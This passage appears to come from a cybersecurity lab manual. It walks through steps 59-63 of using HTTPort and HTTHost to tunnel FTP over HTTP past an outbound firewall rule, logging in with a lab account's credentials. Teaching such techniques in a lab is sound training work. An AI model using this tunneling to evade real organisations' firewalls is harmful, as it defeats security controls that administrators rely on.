
Note: If you get an error, ignore it.



59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.1.11**.


> Note: This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPort, the connection to the FTP site fails, stating that the FTP connection is refused.



62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.


Note: The password you enter will not be visible.



63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost and therefore have bypassed the firewall.

